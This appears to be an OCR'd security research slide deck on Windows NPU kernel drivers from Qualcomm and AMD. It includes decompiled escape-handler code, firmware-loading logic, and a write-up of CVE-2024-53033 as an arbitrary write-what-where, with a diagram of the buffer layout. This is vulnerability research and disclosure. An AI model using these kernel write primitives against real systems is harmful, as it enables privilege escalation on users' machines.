
C++ Copy


```
typedef struct _DXGKARG_ESCAPE {
  [in]     HANDLE             hDevice;
  [in]     D3DDDI_ESCAPEFLAGS Flags;
  [in/out] VOID               *pPrivateDriverData;
  [in/out] UINT               PrivateDriverDataSize;
  [in]     HANDLE             hContext;
  [in]     HANDLE             hKmdProcessHandle;
} DXGKARG_ESCAPE;
```


CS2
@CounterStrike
AMD's latest driver has made their "Anti-Lag/+" feature available for CS2, which is implemented by detouring engine dll functions.
If you are an AMD customer and play CS2, DO NOT ENABLE ANTI-LAG/+; any tampering with CS code will result in a VAC ban.

Process interference


LLM 1
LLM 2
WDDM/MCDM
Kernelspace
Userspace
Process 1
Process 2


LLM 1
LLM 2
Changed
WDDM/MCDM
Kernelspace
Userspace
Process 1
Process 2


LLM 1
LLM 2
Changed
WDDM/MCDM
Kernelspace
Userspace
Process 1
Process 2
WTF Dude?

Firmware


```
result_3, r9_6 = ZwQueryInformationFile(FileHandle: var_d8, &IoStatusBlock, &FileInformation, Length: 0x18, FileInformationClass: FileStandardInformation)
result_1 = result_3

if (result_3 == STATUS_SUCCESS)
    uint32_t FileInformation_1 = FileInformation
    uint32_t FileInformation_2 = FileInformation_1
    uint32_t FileInformation_3

    if ((*(arg1 + 0xb4) & 0x20000) != 0 && FileInformation_1 u< FileInformation_3)
        FileInformation_2 = FileInformation_3
        log("npu_kmd!%s: [INFO] Updating allo…", "LoadFirmwareFromFile")
```


```
if (RtlCompareMemory(Source1, Source2: "xclbin2", Length: 8) != 8)
    res = STATUS_INVALID_PARAMETER
    rax_21 = KeQueryPerformanceCounter(PerformanceFrequency: &PerformanceFrequency_1) * 0xf4240

    if (data_14004a008 == &data_14004a008)
        goto label_140030ac5

    r9_2 = 0x39
    label_140030bcd:
    int64_t var_130_5 = divs.dp.q(sx.o(rax_21), PerformanceFrequency_1)
    sub_1400032cc(*(data_14004a000 + 0x40), 4, 1, r9_2, &data_140045c08)
    label_140030ac5:
    P_2 = PerformanceFrequency
    goto label_140030acf
```

1x4_2.5.0.0-518_ipu_2.xclbin	10.09.2024 15:24	XCLBIN File	161 K
1x4_2.5.0.189-1.xclbin	10.09.2024 15:24	XCLBIN File	263 K
1x4_2.5.0.259-365.xclbin	10.09.2024 15:24	XCLBIN File	343 K
1x4_3.5.0.0-798.xclbin	10.09.2024 15:24	XCLBIN File	563 K
1x4_3.5.0.0-947_ipu_2.xclbin	10.09.2024 15:24	XCLBIN File	511 K
1x4_3.5.0.0-949.xclbin	10.09.2024 15:24	XCLBIN File	801 K


Often loaded inside the NPU driver

Mitigations


Disable Win32k system calls
Stops programmes from using the Win32k system call table.
Override system settings
On
Audit only
>npu_elevator.exe
npu_elevator.exe - Application Error
The application was unable to start correctly (0xc0000142).
Click OK to close the application.
OK
s>py.exe
py.exe - Application Error
The application was unable to start correctly (0xc0000142).
Click OK to close the application.
OK



NPU


User32.dll


GPU


GDI32.dll

GUI stuff


Chrome has the mitigation enabled
So WebNN is safe, right?
So WebNN is safe, right?

Enabling Insider version of Edge for WebNN Dev Preview NPU

Copy `microsoft.ai.directml.1.15.4.nupkg.zip\bin\<arch>-win\directml.dll` to the appropriate directory (replace with x64 on Intel devices and arm64 on Qualcomm devices)

a. Edge Dev: `C:\Program Files (x86)\Microsoft\Edge Dev\Application\129.0.2779.0\`

4. Launch Edge insider
   a. Open terminal and change your working directory to the Edge Insider build:
      - If using Edge Dev: `C:\Program Files (x86)\Microsoft\Edge Dev\Application`
      - If using Edge Canary: `%LOCALAPPDATA%\Microsoft\Edge SxS\Application`
   b. `.\msedge.exe --use-redist-dml --disable_webnn_for_npu=0 --disable-gpu-sandbox` ← Not yet (?)

Snapping Dragons

```
void* pPrivateDriverData = escape->pPrivateDriverData
PVOID virtualAddress_2 = *(pPrivateDriverData + 0x10)
virtualAddress_3 = *(pPrivateDriverData + 8)
NTSTATUS x19_1

if (*(hDevice + 0x28) == 0) ...

char x0_3
x0_3, write_buf_2, out_pointer, x5 = sub_14001d158(hDevice + 0x40)
void* virtualAddress_4
NTSTATUS var_1d0

if (zx.d(x0_3) != 0)
    if (sub_1400107d8() != 0 || zx.d(*(hDevice + 0x58)) != 0) ...

    int64_t escape_context_2
    escape_context_2, escape, write_buf_2, val, out_pointer, x5 = allocate_pool(flag_switch: 0x200, NumberOfBytes: 0x30, tag: 0x3270736e)
    escape_context = escape_context_2

    if (escape_context == 0) ...

    sub_140004f38(&var_180, hDevice + 0x40, nullptr)
    x20 = var_180

    if (x20 == 0) ...

    int64_t x0_9 = KeQueryPerformanceCounter(0)
    x20 = var_180
    *(x20 + 0x160) = x0_9
    void* second_buf
    int64_t x0_10
    x0_10, escape, write_buf_2, val, out_pointer, x5 = lock_virt_addr_size(x0_9, virtualAddress: virtualAddress_2, size: 0x48, IoModifyAccess, nullptr, outptr: &second_buf, out_memdesclist: &var_100)
    x19_1 = x0_10.d

    if ((x19_1 & 0x80000000) != 0) ...

    void* virtualAddress = *(pPrivateDriverData + 8)
    virtualAddress_3 = virtualAddress
    int64_t out_memdesclist
    NTSTATUS x0_11
    x0_11, escape, write_buf_2, val, out_pointer, x5 = lock_virt_addr_size(x0_10, virtualAddress, size: 0x28, IoReadAccess, nullptr, outptr: nullptr, &out_memdesclist)
    x19_1 = x0_11
```

User supplied values

Passed to lock_virt_addr_size

```
NTSTATUS lock_virt_addr_size(int64_t arg1, PVOID virtualAddress, int64_t size, LOCK_OPERATION arg4, int64_t* arg5, void* outptr, int64_t* out_memdesclist)

    int64_t* out_memdesclist_1 = out_memdesclist
    NTSTATUS result = STATUS_SUCCESS

    if (size == 0 || virtualAddress == 0)
        return STATUS_SUCCESS

    if (out_memdesclist != 0)
        int64_t MemoryDescriptorList = IoAllocateMdl(VirtualAddress: virtualAddress, Length: size.d, SecondaryBuffer: 0, ChargeQuota: 0, Irp: nullptr)
        *out_memdesclist = MemoryDescriptorList

        if (MemoryDescriptorList != 0)
            MmProbeAndLockPages(MemoryDescriptorList, AccessMode: 0, Operation: arg4)
            PMDL MemoryDescriptorList_1 = *out_memdesclist
            int64_t MappedSystemVa

            if ((sx.d(MemoryDescriptorList_1->MdlFlags) & 5) == 0)
                MappedSystemVa = MmMapLockedPagesSpecifyCache(MemoryDescriptorList: MemoryDescriptorList_1, AccessMode: 0, CacheType: MmCached, RequestedAddress: nullptr, BugCheckOnFailure: 0, 0x40000010)
            else
                MappedSystemVa = MemoryDescriptorList_1->MappedSystemVa

            if (MappedSystemVa != 0)
                if (outptr != 0)
                    *outptr = MappedSystemVa
```

`[in, out] MemoryDescriptorList`

A pointer to an MDL that specifies a virtual memory buffer. If the routine successfully locks the pages in memory, the MDL is updated to describe the underlying physical pages.

`[in] AccessMode`

The access mode in which to probe the arguments, either **KernelMode** or **UserMode**.

CVE-2024-53033


```
lock_virt_addr_size(x0_6, virtualAddress: virtualAddress_1, size: 0x48, IoModifyAccess, nullptr, out_pointer: &second_buf, out_memdesclist: &var_f0)
```

```
PVOID virtualAddress_1 = *(second_buf_1 + 0x30)
int64_t out_memdesclist_2

if (virtualAddress_1 != 0)
    x0_18, escape, write_buf_9, val, out_pointer, x5 = lock_virt_addr_size(x0_18, virtualAddress: virtualAddress_1, size: 4, IoWriteAccess, nullptr, outptr: &write_buf_4, out_memdesclist: &out_memdesclist_2)
    x19_1 = x0_18.d
```

```
case 0x102018
    write_buffer_8 = write_buffer_7
    out_pointer_3 = out_pointer_2
    x3 = zx.q(*(second_buf_1 + 0x28))
    write_val_to_out(x0_13, escape, out_pointer_3, x3, write_buffer_8)
    x19 = STATUS_SUCCESS
    goto l_error_exit
```

```
int64_t write_val_to_out(int64_t arg1, int64_t, int64_t* arg3, int64_t value, int64_t* write_buffer)

    *arg3 = 0x100000001

    if (write_buffer != 0)
        *write_buffer = value

    return 0
```

Arbitrary Write-What-Where


pPrivateDriverData
0x00000000
0x000000000baaaaad
0x00000000deadbeef
second_buf
0xfe..
0x00102018
0xfe..
0x41414141
0x41414141deadbeef
esc_id
0x24 bytes
value to write
where to write

Raiding Ryzens

```
if (esc_code == 8)
{
    struct amd_parsed_struct* amd_parsed_struct = amd_validate_pData(&parsed_struct_1, (char*)pPrivateDriverData + 0x10, PrivateDriverDataSize_1 - 0x10);
    amd_esc_struct_3_1.pDataParsed = amd_parsed_struct->pData;
    amd_esc_struct_3_1.pData_size = amd_parsed_struct->pData_size;
    uint64_t p_18 = amd_parsed_struct->p_18;
    parsed_struct.pDataParsed = amd_esc_struct_3_1.pDataParsed;
    parsed_struct.pData_size = amd_esc_struct_3_1.pData_size;

    if (p_18 && *(uint32_t*)p_18 == 2)
    {
        int32_t rax_38 = amd_get_statistics(*(uint64_t*)(*(uint64_t*)(*(uint64_t*)((char*)hAdapter + 0x20) + 0x50) + 0x10), parsed_struct.pDataParsed, parsed_struct.pData_size);
        rdi = rax_38;

        if (rax_38 < 0)
            PrivateDriverDataSize_1 = 0;
    }

    goto l_check_datasize_exit;
}
```

private Data validation

Stats about the NPU

```
struct amd_parsed_struct* amd_validate_pData(struct amd_parsed_struct* parsed_struct,
  void* pPrivateData_0x10, int32_t pSize_min_0x10)

    __builtin_memset(s: parsed_struct, c: 0, n: 0x20)
    uint64_t offset_next_struct = nullptr

    do
        int32_t sub_struct_iterator = (offset_next_struct + 0x28).d
        if (sub_struct_iterator u> pSize_min_0x10)
            __builtin_memset(s: parsed_struct, c: 0, n: 0x20)
            break

        struct amd_esc_sub_struct* curr_sub_struct = offset_next_struct + pPrivateData_0x10
        int32_t enabled = curr_sub_struct->enabled
        offset_next_struct = curr_sub_struct->offset_next_struct
        if (enabled == 0)
            if (curr_sub_struct->sub_struct_size != 0)
                parsed_struct->p_18 = &curr_sub_struct->pData
        else if (enabled == 1)
            parsed_struct->pData = &curr_sub_struct->pData
            parsed_struct->field_10.w = curr_sub_struct->field_8
            uint64_t sub_struct_size = curr_sub_struct->sub_struct_size
            parsed_struct->pData_size = sub_struct_size

            if (sub_struct_size.d + sub_struct_iterator u> pSize_min_0x10)
                __builtin_memset(s: parsed_struct, c: 0, n: 0x20)
    while (offset_next_struct != 0)

    return parsed_struct
```


Offset + min size of the current struct

Offset of the next struct

